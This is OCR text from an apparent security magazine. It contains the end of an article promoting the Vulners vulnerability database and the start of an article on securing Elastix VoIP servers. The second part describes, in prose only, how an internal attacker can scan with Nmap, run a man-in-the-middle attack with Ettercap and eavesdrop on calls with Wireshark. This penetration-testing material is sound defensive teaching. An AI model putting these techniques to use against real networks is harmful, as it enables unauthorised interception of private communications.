
Do you use Debian? Latest debian updates:

```
/Subscribe type:debian
```

Vulners RSS feeds


Let's say you want to track HackerOne updates (query "type:hackerone") with your favourite RSS reader. It's

easy. RSS feed will have an URL: https://vulners.com/rss.xml?query=type:hackerone




Highly customizable email notifications

In addition to RSS and Telegram subscriptions, the Vulners Team implemented advanced capabilities for managing email subscriptions. You may configure it in Subscriptions tab.



Type a query, click on a question mark and you will see an example of response. Then adjust your query, if it is needed, add your email address and save the subscription.



When new bulletins appear in response to your query, you will automatically get an email. This will happen immediately after Vulners base update: every four hours for most robots, and every two hours for CVE robot.

In basic version, only five subscriptions are available. Enterprise users does not have such restrictions.

In addition, they can subscribe other people on relevant feeds. For example, send emails to the system administrators about critical software vulnerabilities in systems they manage or send email with fresh public exploits to information security team experts.

What about alternatives to Vulners?

Vulners is not the only vulnerability aggregator. We can mention, for example, OSVDB and Secunia databases. But one OSVDB is closed since April 5 and the Secunia became a paid one. It can be said that, unfortunately, there are not yet alternatives comparable by amount of sources, data formalization and automation capabilities.


We can also look at the problem from the Vulnerability Intelligence perspective. I recently wrote a post about this class of solutions "PCI DSS 3.2 and Vulnerability Intelligence", including Vulners. So, if you are interested please read it.

Conclusion

Vulners is a unique and indispensable tool for any hacker and security expert. It is very time-saving in exploration and exploitation of the complex attack vectors. Of course, the tool is only in the development stage, but even now it is quite usable. And more importantly, Vulners is open and free for the end user and will always be.


By the way, vulners.com vulnerabilities, can be submitted on https://hackerone.com/vulnerscom. Since the project is free, there are no rewards, but Vulners developers guarantee public disclosure. Email for communication support@vulners.com, other contacts here https://vulners.com/#contacts.

Good luck!



About the Author
Alexander Leonov

My name is Alexander and I'm an Information Security Automation specialist. For more information regarding various Vulnerability and Compliance Management products, services and best practices please visit my blog at avleonov.com"



ELASTIX: AN OPEN SOURCE UNIFIED COMMUNICATION S SERVER: UNDERSTANDING REAL-WORLD SCENARIOS AND HOW TO MINIMIZE SECURITY RISKS

by Sergio Hernandez Rodriguez and Amelia Araneo

In today's world, VoIP technology is vital to the success of any organization in order to support communications, minimize costs, reduce disruptions to operations and increase profitability. Besides, VoIP is the keystone in new emerging technologies including, but not limited to, "IoT" (Internet of Things), "UC" (Unified Communications), "M-2-M" (Machine-to-Machine) systems, among others. Attacks on networks using VoIP could degrade performance, steal important information, and generate large expenses in any organization, if it does not have the correct security mechanisms. If you are reading this, then you might know that VoIP inherited some security issues from the existing layers and protocols. Different signaling protocols have been proposed for VoIP. Currently, SIP is one of the most used because it is standard and presents advantages. As any other Internet protocol, it is susceptible in terms of security, and thus it is prone to receive different kinds of attacks. This article proposes three basic scenarios, representing common network architectures, VoIP supported. A set of general guidelines is established in terms of the aforementioned architectures, in order to provide effective solutions to minimize existing security risks.

INTRODUCTION

VoIP technology intends to carry the voice, previously processed, encapsulating it into packages, to be sent on data networks, without presenting a traditional phone infrastructure. As VoIP's popularity grows, so do worries about security of communications and IP telephony systems. VoIP is a technology that must be necessarily supported by other existing layers and protocols in the data networks. That is why, in some way, the IP telephony system has inherited some issues related to existing layers and protocols, issues represented by the classic security problems affecting the data network area. Most of the attacks in the VoIP networks basically aim at the hardware and software of the VoIP devices, because they are highly vulnerable, just as the executed operating system and firmware. Even if this issue does not seem to cause much worry to the user in many cases, it ensures security in the VoIP environment, which is an essential fact.

ASSOCIATED WORKS

Numerous works are related to security in VoIP environments. These works cover security associated with VoIP implementations, in Elastix servers and SIP protocol.

A. *SIP and Security Implementation*

This work [1] reviews VoIP technologies and solutions. The need for security was exacerbated when VoIP emerged, because it became essential to protect two valuable resources; (1) data and (2) voice. The cornerstone to make VoIP more secure is to use all the security mechanisms in the data networks (firewalls, encoding, among others) to catch up with the security level currently presented by the users of the PSTN network. This work presents research about the attacks and defenses corresponding to VoIP, and explores some ways

to provide the correct security levels for the VoIP networks, at a reasonable cost. There is another work oriented to VoIP security systems, it is [2]. This work focuses on showing an overall view of the guidelines and considerations to be taken into account in order to provide security to VoIP platforms. In that sense, some potential threats in the SIP signaling protocol are described, and some security solutions for the VoIP are detailed.

Security in SIP protocol represents an essential aspect when setting up and signing off a session. Work [3] by IETF aims at improving security of the SIP protocol in VoIP. In that sense, two proposals are submitted, both having as their main purpose the protocol coding.

B. *Security in Elastix Servers*

In article [4], recommendations and basic settings for the operating system, CentOS are presented. These were taken from books, tutorials and personal experiences of the author, which help keep any Elastix server safe and sound. Several works and articles give details about security specifications when implementing VoIP, because new vulnerabilities and attacks constantly come up.

SCENARIOS

In this section, we are presenting three real-world scenarios with different characteristics, representing network architectures with VoIP support, widely used:

- **Scenario 1:** LAN network supporting VoIP, connected to PSTN (Public Switched Telephone Network) by means of analog/digital boards and Internet (see figure 1).

Figure 1: VoIP Network connected to the PSTN

- **Scenario 2:** LAN network supporting VoIP and ITSP connection (Internet Telephone Service Provider) through one of the WAN networks (see figure 2).




Figure 2: VoIP Network connected to the ITSP

- **Scenario 3:** LAN network supporting VoIP, receiving remote connections from workstations and IP phones (see figure 3).

Figure 3: VoIP Network with Remote Users

For the aforementioned architectures, a unified communications server (Elastix) is proposed inside the LAN network. Attacks against those architectures exposed can be generated by any Linux distribution able to carry out VoIP penetration tests. Kali Linux[1] has multiple penetration testing tools and a number of valuable tools to use with VoIP networks.

ATTACKS

A. *Internal Network Penetration Tests*

Internal attacks are the most common and dangerous. These are started by anyone with authorized access in the network, ergo, those that have been originated within the organization itself. The three scenarios proposed are

prone to internal attacks and also vulnerabilities. Figure 4 shows the LAN network supporting VoIP and the possible location of the attacker inside the LAN network.




Figure 4: Attack against the LAN Network supporting VoIP

To carry out this kind of test, different tools from Kali Linux were used. Possible attacks and vulnerabilities regarding the LAN network are explained below:

- **Social Engineering:** If an attacker is located inside the internal network, it is possible that he knows other users, trying to gather important information to complete his attack. In this particular case, the attacker could obtain IP addresses and extensions belonging to users or sensitive information in regards to the Elastix server to find a way to make his attack easier inside the network.

- **Port Scanning:** Nmap (Network Mapper) tool is a security scanner useful to scan hosts, ports and services in a computer network. If Nmap is executed using the IP address of the Elastix server, then it is possible to gather information such as operating system, services running, and TCP/UDP ports open and their status.

- **Man-in-the-Middle:** In order to carry out this attack, internal network traffic must be intercepted and forwarded. Ettercap is a tool that allows one to intercept the VoIP packages between the Elastix server and any extension belonging to the internal network. This mechanism, "IP Forwarding", can be used to keep communication between the Elastix Server and the extension attacked previously; using this technique, the two parties believe they are directly communicating with each other.

- **Eavesdropping:** To carry out this attack, the Wireshark tool can be used in order to capture the VoIP packages (requests, responses, among others) between the Elastix server and any extension, also it is possible to hear each active conversation. Before carrying out eavesdropping with Wireshark, it is mandatory to execute first a "Man-in-the-Middle" attack that allows one to intercept and

forward VoIP traffic.

